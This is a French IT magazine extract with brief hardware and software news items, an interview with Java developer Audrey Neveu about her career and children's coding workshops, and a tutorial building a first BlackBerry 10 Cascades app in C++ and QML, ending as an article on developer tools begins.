« Les terminaux connectés de dernière génération agissent en parfaite adéquation avec l'infrastructure IT des entreprises. Ceci permet ainsi aux entreprises d'exploiter le potentiel de l'Internet des objets en produisant un ensemble de données exploitables et une intelligence opérationnelle leur apportant une vraie valeur ajoutée », déclare Kevin Dallas, Directeur Général de Windows Embedded de Microsoft. Windows 8 embarqué se destine donc aux bornes, systèmes industriels, enfouis, etc. L'éditeur propose 3 éditions



modulaires : standard, pro, industrie. Mais ces éditions se concentrent uniquement sur les plateformes x86, aucune version ARM n'est pour le moment disponible. L'un des avantages de cette version est d'être très modulaire.

» Promotion chez Iomega !

Jusqu'au 19 mai, le constructeur Iomega offre une réduction de 15 % sur les configurations NAS sans disques (modèles ix et px et les baies px12). Iomega propose à ses clients une gamme complète de périphériques de stockage réseau innovants, de bureau et en baie. Ceux-ci comprennent notamment des périphériques sans disque ou profitant d'une capacité de stockage allant jusqu'à 48 To, dotés de disques durs traditionnels ou de type SATA Server Class (en fonction du modèle). À cela s'ajoutent la prise en charge iSCSI, une protection RAID ainsi que des solutions de surveillance vidéo et dans le Cloud, intégrées. Pour en savoir plus :

<http://lenovoemc.com/nasdisks/?>

» Acer acteur dynamique du serveur d'entreprise

Le constructeur veut en tout cas séduire les TPE / PME et les datacenters avec les nouveaux modèles Altos basés sur des processeurs Xeon, AMD. Le AC100 se veut le serveur d'entrée de gamme mais évolutif : 24 emplacements DIMM, support natif RAID, PCIe 3, etc. Bref du costaud ! Pour en savoir plus :

<http://www.acer.fr/ac/fr/FR/content/model/ST.R7LEE.006>



PNY DÉVOILE UNE CARTE SOUS SA MARQUE BASÉE SUR LES DERNIÈRES ÉVOLUTIONS NVIDIA QUADRO ET TESLA

Ces monstres se destinent aux utilisateurs professionnels (simulations, environnement virtuel). Seules des applications optimisées pourront utiliser les performances de ces GPU. Faites chauffer la carte bleue !



Une développeuse passionnée au parcours atypique



Audrey Neveu n'a pas toujours été développeuse. Après plusieurs expériences décevantes, elle revient à l'informatique, domaine dans lequel elle se reconnaît. Elle suit alors une formation pour adulte puis intègre une SSII parisienne. Plusieurs personnalités du développement la poussent à s'investir. Audrey devient JUG Leader de Duchess France jusqu'en début d'année, puis se consacre à Programatoo et Devoxx4Kids, deux initiatives destinées aux enfants.

Comment es-tu tombée dans l'informatique et plus spécialement dans le développement logiciel ?

J'ai découvert l'informatique grâce à mon père qui a acheté un ordinateur familial alors que j'avais à peine quatorze ans. Je passais le plus clair de mon temps libre dessus, à comprendre comment cela fonctionnait. Je faisais de l'Internet et des jeux, mais ce sont surtout les OS et les logiciels qui ont monopolisé la majeure partie de mon temps. J'allais fouiller dans les fichiers et les dossiers d'installation, j'en décortiquais les fonctionnalités, je faisais des tests, etc.

Malheureusement j'ai été très mal orientée et je ne suis revenue à l'informatique que dix ans plus tard. Entre-temps j'ai fait un Bac Economique et Social (ES), puis une Prépa Arts Appliqués. En m'apercevant que cela ne me convenait pas, j'étais désespoirée. J'ai enchaîné les petits boulot et, grâce à mes capacités en informatique, j'ai évolué vers des postes plus intéressants. J'étais néanmoins toujours esclave du fait que je n'avais pas de diplôme.

Quand la crise des « subprimes » est arrivée, je venais de finir une mission d'intérim et il était quasi impossible d'en retrouver une sans diplôme. J'ai fait un bilan de compétences et cherché ce qui m'intéressait vraiment. En étudiant les métiers de l'informatique, j'ai découvert celui de développeur. Ça a été le coup de foudre ! Après, j'ai suivi une formation pour adulte. J'ai étudié les bases des langages et enchaîné des TP, avec un projet à rendre. On a commencé par Java puis on a fait du PHP. J'ai détesté PHP et

“ J'ai découvert le métier de développeur et ça a été le coup de foudre... ”



D.R.

suis donc vite revenue à Java, que j'ai approfondi grâce aux ressources en ligne.

Comment es-tu arrivée chez Sfeir ? Pourquoi aimes-tu tant cette société ?

Mon arrivée chez Sfeir est un peu comme le reste : un coup de chance. Le premier a été de faire mon stage avec Yann Petit, le leader du Normandy JUG. Il s'est assuré que je sorte de mon stage avec un bagage solide. Une fois diplômée, je me suis aperçue que je

ne trouverais pas de travail sur Rouen ; on ne voulait pas de junior. Du coup j'ai décidé de revenir à Paris, mais je ne savais pas par où commencer, alors j'ai épluché la liste

des sponsors du Paris JUG (véridique). Je visais une entreprise à taille humaine, réputée techniquement, qui me challenge et avec laquelle je me constituerais une expérience forte. Un soir, Yann m'a recommandé sur

Twitter. Un développeur Sfeirien a lu le message et m'a présenté la société. Je serais toujours reconnaissante à mon entreprise d'avoir parié sur moi. C'est la seule à avoir donné sa chance à un profil atypique. On m'a tout de suite placée sur une belle mission et on m'a envoyée à Devoxx dès la première année, avec une vingtaine de collègues. Ce que j'ai tout de suite adoré dans ce métier, c'est l'aspect communautaire : échanger avec des gens qui ont la même passion, partager son expérience et son savoir. Forcément, Devoxx était donc le Saint Graal à mes yeux : la plus grosse conférence Java en Europe, avec des pointures. Mais c'est aussi un budget. Entre le prix de la place, le train et l'hébergement, cela m'aurait été inaccessible à titre personnel. Quand on m'a annoncé que j'y allais, c'était fantastique.

Est-ce difficile d'être une des rares « filles » dans un domaine très masculin ?

Bizarrement j'ai rencontré plus d'obstacles pour arriver dans la vie professionnelle que par la suite. Lorsque j'étais en cours, le for-



mateur Java avait décrété que je n'aurais pas mon diplôme et ne voyait donc pas l'intérêt de venir m'aider lorsque j'étais bloquée. Quand j'ai postulé pour mon stage, le directeur d'agence m'a proposé un poste de commerciale et ne comprenait pas mon entêtement à vouloir être développeur. Difficile à dire si c'était un problème de sexe ou si c'est le métier de développeur en lui-même qu'il ne considérait pas comme très prestigieux...

J'ai persisté et, une fois en poste, je n'ai jamais regretté mon choix. La plupart des hommes sont contents d'avoir une fille dans l'équipe. Bien sûr il y en a parfois qui ne voient pas ce qu'une fille vient faire dans l'informatique, mais ils sont rares. La seule chose qui m'a faite douter un moment, c'est que je n'avais pas de modèle féminin. J'admirais beaucoup de développeurs, mais je ne connaissais pas de développeuses... Et puis Antonio Goncalves m'a dit de venir au Paris JUG pour rencontrer les filles qui créaient Duchess, un JUG féminin (cf. Programmez N°157), en France. A partir de là, je n'ai plus douté une seconde de mon choix. Bien mieux, j'ai découvert un moyen de m'investir pour que d'autres étudiantes sachent qu'elles peuvent faire ce métier et s'y épanouir.

Quels types de projets réalises-tu ? A quoi ressemblent tes journées de travail ?

Je travaille surtout en régie sur des projets Java. Je fabrique des applications Web en GWT (Google Web Toolkit) et je code avec Eclipse sous Ubuntu. J'adore Linux. J'aime son côté simple, sans fioriture. Quand j'ai besoin d'un outil, je l'installe et c'est tout. En revanche, le support matériel sur portable est un réel problème : j'ai régulièrement des soucis après des maj, c'est pourquoi le Mac m'attire de plus en plus.

En ce qui concerne Eclipse, je dirais que j'ai appris à m'en servir correctement au lieu de passer mon temps à en souffrir. Je ne sais pas s'il est meilleur que Netbeans ou IntelliJ. En revanche, je suis persuadée que l'on peut être tout aussi improductif avec l'un ou l'autre si l'on ne connaît pas bien son outil de travail.

Mes journées de travail commencent toutes par le Stand Up matinal. Ensuite, je dépile mes mails et je passe le reste de la journée



Duchess organise des réunions techniques régulièrement... ©JDuchess

“ La plupart des hommes sont contents d'avoir une fille dans l'équipe... ”

à coder. Lors de mes pauses, je fais de la veille en parcourant mes tweets et les blogs auxquels je suis abonnée, j'avance sur Programatoo et mes projets communautaires. Et le soir, je remets ça.

C'est quoi d'ailleurs, ce Programatoo dont on entend de plus en plus parler ?



Programatoo c'est une initiative de ma collègue Aline Paponaud. Elle veut faire revenir l'informatique (surtout la programmation) à l'école et m'a demandé de l'accompagner. Comme moi, Aline a découvert l'informatique très tôt et souhaite partager cette passion. Nous avons d'abord organisé des ateliers chez Sfeir, pour les enfants du personnel. Un atelier dure trois heures en moyenne. Les enfants codent, font des démos, recodent et surtout s'amusent. Bonbons et gâteaux sont obligatoires car on ne badine pas avec le goûter...

En parallèle nous promouvons les outils et les autres initiatives de découverte de la pro-

grammation destinés aux enfants. Nous nous sommes lancés dans la traduction d'outils (Dr Techniko, Kid'sRuby) car, s'il en existe beaucoup, la plupart sont en anglais. Notre but étant de partager notre connaissance sur le sujet, nous proposons notre atelier aux communautés. Et puis, comme nous souhaitons toucher le plus de monde possible, nous intervenons également dans les entreprises.

Entre ton travail, tes activités personnelles, les conférences, les JUG, les enfants, comment fais-tu pour gérer tout cela ?

Je suis passionnée et j'aime ce métier : ça aide. Pour le reste, je vais chercher l'énergie auprès des autres. Il y a d'un côté les filles avec qui je travaille dans le cadre associatif, comme Clau de Falguière, Agnès Crepet (Java Champion) ou encore Aline. Je les admire à la fois techniquement et humainement. Elles m'ont énormément apporté et me poussent à me dépasser.

De l'autre il y a les conférences : User Groups, Devoxx, Mixlt, JUG Summer Camp, ou le Breizh Camp. Toutes sont des parenthèses indispensables pour moi dans ma vie de développeur. C'est une façon nettement plus agréable de faire de la veille que de lire des livres ou des articles dans son coin. C'est l'occasion de rencontrer et d'échanger avec des gens aussi passionnés que moi. Enfin, c'est un moment où je me déconnecte de mes projets, ce qui me permet d'y revenir remotivée, des idées plein la tête.

Un conseil pour les étudiants qui nous lisent ?

Je débutais depuis six mois quand mon chef m'a dit « tu verras, pour le moment c'est dur, tu en baves, mais il y aura bientôt un déclic et tu découvriras que tu peux tout faire. Ce sera magique. » Et c'est vrai ; au début je me sentais nulle, je craignais de ne pas progresser assez vite, puis c'est devenu plus facile. Même quand je ne savais pas faire, il n'y avait pas d'obstacle, j'étais capable d'apprendre.



Thierry
Leriche-Dessirier
@thierryleriche


BlackBerry 10 : Opération dernière chance ?

Précurseur dans le monde de la téléphonie, RIM fut le premier constructeur à proposer aux utilisateurs le push mail et un service de messagerie instantanée sur téléphones portables. Adoubé par le monde de l'entreprise grâce à la sécurité de sa plateforme, BlackBerry bénéficie également d'une excellente image auprès des jeunes.

Les, l'apparition de l'iPhone et des smartphones Android aura été un coup dur pour RIM qui depuis ne cesse de voir ses parts de marché et ses ventes chuter. La faute probablement à un non renouvellement de sa gamme d'appareils. Alors que nous sommes en 2013, RIM lance tout juste un nouvel opus de son système appuyé par de nouveaux terminaux dont le succès s'annonce déjà vital pour un groupe en proie à d'importantes difficultés financières. Prise en main d'un système marqué du sceau de la dernière chance.

Marque phare de la société Canadienne Research In Motion (RIM), BlackBerry a été commercialisé pour la première fois en 1999 et s'est rapidement installé comme l'un des acteurs incontournables du monde de la téléphonie. Ayant séduit le monde de l'entreprise, il était considéré comme l'un des téléphones les plus sécurisés. Mieux encore, son clavier atypique est devenu l'emblème d'une marque bénéficiant d'une belle image auprès des jeunes. Précurseur dans de nombreux domaines, BlackBerry possédait une part de marché en fin d'année 2008 de près de 20% sur les mobiles, se plaçant comme solide second derrière l'inamovible Symbian de Nokia.


L'arrivée sur le marché en 2007 de l'iPhone allait marquer le début d'une longue et inéluctable descente aux enfers pour la marque. Véritable produit de rupture, l'iPhone lança la vague des mobiles « tout tactile » avec des fonctionnalités toujours plus puissantes. En



sus, ces mobiles, appelés smartphones, connaissaient une seconde mutation avec l'arrivée sur le marché d'Android. N'ayant pas pris tout de suite les bonnes décisions stratégiques dans un marché en pleine mutation, RIM continua alors sur la même gamme d'appareils, ce qui le pénalise grandement aujourd'hui. Le parallèle étant évident avec Nokia qui pour avoir refusé le virage du tout tactile se voit aujourd'hui relégué au fin fond d'un marché qu'il dominait de la tête et des épaules 3 ans auparavant !

Aujourd'hui, la donne est plutôt simple au vu du marché. Android et iOS se partagent le gâteau de manière écrasante, constituant à eux deux plus de 80 % du marché. Derrière eux, des miettes que tentent de se partager des acteurs historiques tels que Microsoft avec sa gamme Windows Phone 8 et son alliance avec Nokia, et justement RIM dans l'obligation de prendre des risques sous peine de disparaître tout simplement ! En effet, ni la version 7 de BlackBerry ni la tablette PlayBook, première mouture tournant sous QNX, n'ont su inverser la tendance et relancer les ventes. L'équation est donc simple pour RIM : se démarquer de la concurrence de l'iPhone et du Samsung Galaxy S3 tout en s'appuyant sur certaines recettes de leurs succès. Le tout avec l'objectif de devenir la 3e force en présence dans un monde des smartphones où le retour de Nokia et de Windows Phone 8 semble amorcé. Une équation loin d'être évidente !

Pour mener à bien cette révolution, RIM prend enfin des risques avec une version 10 de BlackBerry OS en rupture totale avec ce qui a fait la réputation de la marque. Rupture marketing tout d'abord puisque le constructeur donne plus de visibilité à sa marque phare en renommant la société RIM en ... BlackBerry tout simplement. Rupture matérielle



ensuite puisque les nouveaux BlackBerry seront pour la plupart dépourvus de clavier physique. RIM semble enfin avoir décidé de passer au tout tactile au risque de décevoir certains de ses aficionados. D'un point de vue logiciel, la rupture est également consommée avec une version 10 de son OS qui ne réutilise aucune ligne de code de ses prédecesseurs. Ainsi, il s'appuie sur QNX qui est un système d'exploitation temps réel, compatible UNIX, et spécialement conçu pour les systèmes embarqués.

Conséquence directe de ce choix, BlackBerry OS 10 n'est pas compatible avec les précédents appareils de la marque. Voilà une décision radicale mais sûrement nécessaire pour proposer un nouveau système se différenciant de Google et d'Apple. Si ce choix ne manquera pas de faire des vagues, il a le mérite de montrer que la cible première du constructeur se situe du côté de l'entreprise où son image reste intacte. Ainsi, la marque n'a pas hésité à faire parvenir à des grandes entreprises de nombreux BlackBerry de développement embarquant leur nouvel OS, afin de permettre à leurs équipes d'étudier les possibilités du système. Enfin, si les ventes de BlackBerry sont au plus bas, le constructeur conserve toujours une solide base utilisateurs de 80 millions de personnes sur laquelle il compte s'appuyer dans sa stratégie de reconquête.

ARCHITECTURE

Assurer le succès d'un OS pour smartphones ne peut se faire sans le soutien massif des développeurs du monde entier qui réaliseront ou non les applications nécessaires à son succès. Pour séduire le plus grand nombre, BlackBerry 10 supporte une large gamme de technologies pour réaliser des applications. La nouvelle mouture de l'OS étant basée sur QNX, le SDK natif s'appuie désormais sur le langage C/C++ comme nous le verrons par la suite. Néanmoins, le Java reste supporté, que ce soit via un SDK dédié ou bien via le runtime Android embarqué au sein de BlackBerry 10. Ce dernier conférant à l'OS l'avantage non négligeable de pouvoir exécuter des applications Android une fois celles-ci repackagées via un outil dédié. C'est d'ailleurs ainsi que le store applicatif BlackBerry App World s'est largement étoffé en ce début d'année 2013. Conscient de l'avenir radieux des technologies tournant autour de la nouvelle norme HTML 5, BlackBerry 10 propose le framework WebWorks rendant possible le développement d'applications en HTML 5, CSS 3 et Javascript. Techniquelement, les applications développées avec WebWorks sont de simples applications web standalone dont le packaging est identique à celui des applications natives.

Dans ce qui suit, nous nous intéresserons plus particulièrement au SDK natif de BlackBerry 10. Basée sur QNX, cette version offre aux développeurs un ensemble d'API natives compatibles POSIX et proposant des accès bas niveau à l'OS. Le cœur de ce SDK est un atout essentiel pour les développeurs de jeux notamment qui pourront tirer parti de sa puissance. En outre, les millions de lignes de code C/C++ existantes sont de fait d'ores et déjà exploitable sur la plateforme, ce qui constitue un potentiel très intéressant. Si ces API natives permettent le développement d'IHM, elles ne sont pas forcément des plus simples à manipuler. Pour accélérer les développements, le SDK natif propose le framework Cascades qui fournit tous les outils nécessaires pour réaliser simplement des IHM. Intégrant nativement l'expérience utilisateur de l'OS, Cascades est un framework C++ s'appuyant sur Qt 4 et permettant la création d'IHM à l'aide de son langage de description d'interfaces QML (Qt Modeling Language).

INSTALLATION

La première étape pour réaliser des applications consiste à télécharger le SDK à l'adresse suivante : <http://developer.blackberry.com/native/download>. Supportant les systèmes Mac et Linux en sus de Windows, le SDK arrive avec QNX Momentics IDE, basé sur Eclipse, qui propose l'ensemble des outils nécessaires au développement d'applications BlackBerry 10. Parmi les fonctionnalités proposées, on signalera la présence du plugin CDT, indispensable pour réaliser des développements C/C++ sur Eclipse, un éditeur graphique pour les IHM ainsi que des outils de débogage et de gestion des émulateurs de terminaux BlackBerry 10. En outre, il est bon de noter qu'un plugin pour Visual Studio est à disposition. Enfin, il reste à télécharger à la même adresse l'émulateur de terminaux BlackBerry 10. Cet émulateur étant en fait une machine virtuelle VMware, il est nécessaire de télécharger le logiciel VMware Player pour l'utiliser.


MISE EN PRATIQUE

Afin de prendre en main le SDK natif de BlackBerry 10, nous allons développer une première application C++ avec une IHM réalisée en QML. Cette application se composera d'une image, d'un bouton ainsi que d'un label dont le contenu sera mis à jour après chaque click sur le bouton. Bien que simpliste, cette application permettra de mettre en pratique les concepts essentiels dans la réalisation d'applications avec notamment l'interaction avec les ressources, la gestion événementielle et l'utilisation de QML. Une fois lancé, l'éditeur propose un assistant de création d'applications [Fig.1] accessible via le chemin File > New > BlackBerry Project. Un certain nombre de templates facilitant le démarrage d'applications sont proposés. Ici, nous optons pour une application de type Cascades puisque c'est via ce framework que nous allons réaliser l'IHM.

L'arborescence de l'application [Fig.2] créée se compose d'un dossier src contenant les fichiers sources et leurs headers. Le dossier assets contient les différentes ressources d'une application, ce qui va des images aux IHM définies via QML. Un dossier translations contient les différents fichiers libellés nécessaires à l'internationalisation d'une application. Enfin, on note la présence d'un classique Makefile à la racine du projet, permettant de builder l'application en vue de la tester ou de la déployer, et d'un fichier icon.png correspondant à l'icône de l'application qui sera affichée sur BlackBerry OS.

POINT D'ENTRÉE

Le point d'entrée d'une application est le fichier main.cpp se trouvant au sein du dossier src d'un projet BlackBerry 10. Le fichier généré avec le template d'application choisi est suffisant pour la réalisation



de notre exemple :

```
#include <bb/cascades/Application>
#include <bb/cascades/QmlDocument>
#include <bb/cascades/AbstractPane>

#include <QLocale>
#include <QTranslator>
#include <Qt/qdeclarativedebug.h>
#include "MyFirstBBApp.hpp"

using namespace bb::cascades;

Q_DECL_EXPORT int main(int argc, char **argv) {
    // init de l'application
    Application app(argc, argv);

    // internationalisation
    QTranslator translator;
    QString locale_string = QLocale().name();
    QString filename = QString( "MyFirstBBApp_%1" ).arg( locale_string );
    if (translator.load(filename, "app/native/qm")) {
        app.installTranslator( &translator );
    }

    new MyFirstBBApp(&app);
    return Application::exec();
}
```

On remarque la fonction *main* principale au sein de laquelle se fait l'instanciation de la classe *Application*. Celle-ci contient la boucle événementielle permettant la gestion des interactions avec l'utilisateur. En sus, cette classe est responsable de l'initialisation et de la destruction d'une application. Le démarrage étant réalisé via l'appel à sa méthode *exec()*. D'autre part, la classe *AbstractPane* fournit l'ensemble des fonctionnalités nécessaires aux pages et panes composant une application. La gestion de l'internationalisation s'appuie sur les classes *QTranslator* et *QLocale* avec la récupération de la locale d'une application via la méthode *name()* de cette dernière. Enfin, la classe *MyFirstBBApp* contenant le code de l'application est créée avec en entrée la référence de l'objet *Application* principal.

CRÉATION DE L'IHM

Le framework Cascades autorise la création d'IHM de façon programmatique ou bien de manière déclarative via l'utilisation du langage QML. Pour notre application, l'interface construite en QML est décrite au sein d'un fichier *main.qml* placé à la racine du dossier *assets*. Basé sur la syntaxe du langage Javascript, QML permet de concevoir des IHM de manière élégante et rapide. La racine d'un document QML est l'objet *Page* qui dérive d'*AbstractPane*. Concrètement, une *Page* représente un écran affiché au sein d'une application. Au sein d'une *Page*, on définit un *Container* principal avec un layout permettant de gérer le placement des différents composants qu'il contient. Ici, on utilise un *Container* avec un *DockLayout* afin de centrer les éléments graphiques à l'écran. Au sein de celui-ci, on ajoute un second *Container* avec un *StackLayout* affichant les composants verticalement :

```
import bb.cascades 1.0

Page {
    Container {
        layout: DockLayout {
        }
        Container {
            layout: StackLayout {
            }
            verticalAlignment: VerticalAlignment.Center
            horizontalAlignment: HorizontalAlignment.Center
            ImageView {
                imageSource: "asset:///images/logo_ssaurel.png"
                horizontalAlignment: HorizontalAlignment.Center
            }
            Button {
                id: clickBtn
                objectName: "clickBtn"
                text: qsTr("Click me !")
                horizontalAlignment: HorizontalAlignment.Center
            }
            Label {
                id: countLbl
                objectName: "countLbl"
                textStyle.base: countStyle.style
                horizontalAlignment: HorizontalAlignment.Center
            }
        }
    }
    attachedObjects: [
        TextStyleDefinition {
            id: countStyle
            fontWeight: FontWeight.Bold
            fontStyle: FontStyle.Italic
            color: Color.create("#ff0000")
        }
    ]
}
```



Les objets non visuels sont définis comme objets attachés au sein d'un fichier QML. L'objet attaché *TextStyleDefinition* est ainsi utilisé pour définir le style du label *countLbl*. Alors que la propriété *objectName* permet d'accéder à un objet depuis le code C++, la propriété *id* référence un objet directement au sein du document QML. L'utilisation du Javascript étant supportée par le QML, il est possible de réagir aux évènements utilisateurs directement au sein du code de l'IHM et ainsi d'y effectuer des modifications.

En considérant le bouton *clickBtn* et le label *countLbl*, la gestion du click sur le premier nommé peut être réalisée au sein de l'évènement *onClicked* comme suit :

```
Button {
    text: qsTr("Click me !")
    horizontalAlignment: HorizontalAlignment.Center
    onClicked: {
        countLbl.text = "Clicked"
    }
}
```

CODE PRINCIPAL

Créée au sein du main, la classe MyFirstBBApp va charger le fichier d'interface QML et effectuer les branchements nécessaires à son fonctionnement. Dérivant de QObject, elle appelle le constructeur de ce dernier en passant en entrée la référence de l'objet Application. La création du QMLDocument associé au fichier QML est réalisée via la méthode statique create de cette classe. Les composants graphiques de l'IHM sont accessibles à partir de la racine du document via `findChild`.

En outre, la gestion de la communication inter-objets s'appuie sur le mécanisme des signals et slots du framework Qt sous-jacent. Ainsi, lorsqu'un objet veut notifier les autres objets d'un changement, il émet un signal pouvant être reçu par les autres grâce à l'utilisation des slots. Un slot est une fonction déclarée comme telle et appelée lorsque son signal associé est émis.

Dans le cas présent, nous répondons au signal `clicked()` d'un bouton. Au sein de la classe MyFirstBBApp, on définit la fonction `onButtonClicked()` en tant que slot. Ensuite, il faut connecter le signal `clicked()` avec le slot que nous venons de créer via la méthode `QObject::connect`. Au niveau du code, cela donne le résultat suivant :

```
#include "MyFirstBBApp.hpp"

#include <bb/cascades/Application>
#include <bb/cascades/QmlDocument>
#include <bb/cascades/AbstractPane>
#include <string>

using namespace bb::cascades;

MyFirstBBApp::MyFirstBBApp(bb::cascades::Application *app)
: QObject(app), root(0), count(0)
{
    QmlDocument *qml = QmlDocument::create("asset:///main.qml")
```

```
.parent(this);
root = qml->createRootObject<AbstractPane>();
QObject *newButton = root->findChild<QObject*>("clickBtn");
QObject::connect(newButton, SIGNAL(clicked()), this, SLOT
(onButtonClicked()));
app->setScene(root);
}

void MyFirstBBApp::onButtonClicked() {
    QObject *lbl = root->findChild<QObject *>("countLbl");
    count++;
    QString strCount = QString("%1").arg(count);
    std::string str = std::string("Clicked ") + strCount.toStdString()
    str += std::string(" times");
    lbl->setProperty("text", str.c_str());
}
```

On notera qu'une fois l'interface QML chargée et les branchements réalisés, la racine de l'interface est settée via un appel à la méthode `setScene` de l'instance d'application courante.

EXÉCUTION

L'application est désormais prête à être testée au sein de l'émulateur BlackBerry 10. Une fois l'émulateur lancé via VMware player, il est temps de la builder en ciblant le simulateur en mode débug dans les configurations du build. Cela se fait d'un click droit sur un projet puis en suivant le chemin `Build Configuration > Set Active` et en sélectionnant `Simulator-Debug`.


Il suffit ensuite de faire un build du projet. Une fois celui-ci terminé avec succès, l'exécution de l'application se fait en cliquant sur `Run As` puis en choisissant `BlackBerry C/C++ Application`. Dans la fenêtre apparaissant alors à l'écran, il est nécessaire de choisir la cible d'exécution visée. L'assistant d'ajout de nouvelles cibles permet de découvrir automatiquement les machines virtuelles BlackBerry 10 en cours d'exécution sur l'ordinateur hôte. L'exécution peut alors avoir lieu et le résultat est présenté à la [Fig.3].

CONCLUSION

En chute libre depuis plusieurs mois maintenant, BlackBerry joue son va-tout avec BlackBerry 10. Voulant rompre avec son immobilisme au cours d'une période ayant subi de nombreux changements technologiques majeurs, la firme propose un système novateur et différent de ceux des 2 poids lourds actuels du marché que sont Android et iOS. Avec un SDK natif basé sur du code C/C++, BlackBerry veut faire de la performance un argument de poids dans le choix de sa plateforme.

En outre, l'ouverture à un grand nombre d'autres technologies montre la volonté de l'éditeur de ratisser large afin d'attirer le plus de développeurs possibles vers sa plateforme et ainsi étoffer son store applicatif. Quoi qu'il en soit et malgré les qualités indéniables de la plateforme, tant du point de vue de l'utilisateur final que de celui du développeur, la route demeure longue et semée d'embûches, face notamment à Windows Phone 8 qui lorgne également pour la dernière place du podium d'un marché des smartphones en pleine croissance.

Sylvain Saurel – Ingénieur d'Etudes Java / JEE
sylvain.saurel@gmail.com



Exécution de l'application au sein de l'émulateur

Les outils du développeur moderne

L'âge de pierre du développement logiciel a été dominé par la répétition de tâches : coder, compiler, livrer. Au fil des ans, les développeurs des différentes tribus ont développé leurs "bifaces" pour s'améliorer : outils de build, de packaging et autres. Les développeurs ont gagné en efficacité et se sont libérés du temps pour des tâches plus nobles, telles que les tests automatisés, l'optimisation, l'architecture logicielle ou plus simplement le métier de l'application. De nos jours, les outils de développement sont légion, et il en apparaît de nouveaux régulièrement. Ainsi, il devient parfois difficile de s'y retrouver.

> Evaluer un outil

Comme le dit un proverbe français : "Les mauvais ouvriers ont toujours de mauvais outils". Mais qu'est-ce qu'un bon outil, et plus particulièrement, un bon outil de développement logiciel ? Quel intérêt d'investir du temps et de chercher de meilleurs outils que ceux qui sont en place ? Quel gain pour mon projet, mon équipe ? Et ces nouveaux outils, quels sont-ils ?

